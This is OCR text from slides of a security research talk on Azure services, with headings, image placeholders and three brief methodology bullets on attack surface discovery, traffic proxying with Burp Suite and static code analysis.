
What's in scope?




And many many more…

# Azure Services Overview

What's in scope?





And many

# Methodology

- **Attack Surface Discovery** - Identifying and analyzing the exposed surface area of Azure services and endpoints equips attackers with insights to target vulnerabilities, allowing for effective exploitation and potential compromise.
- **Proxying** - Intercepting all traffic coming from Azure various domains and services based on predefined preset. Burp Suite (and not only) is King.
- **Static Code Analysis** - Identifying potential bugs and vulnerabilities in different services endpoints and JS, Java etc file and reviewing relevant Github repos etc.


# Methodology - Attack Surface Discovery


## Azure Virtual Machine Use Case



# Methodology - Attack Surface Discovery


## Azure Virtual Machine Use Case



# Methodology - Attack Surface Discovery

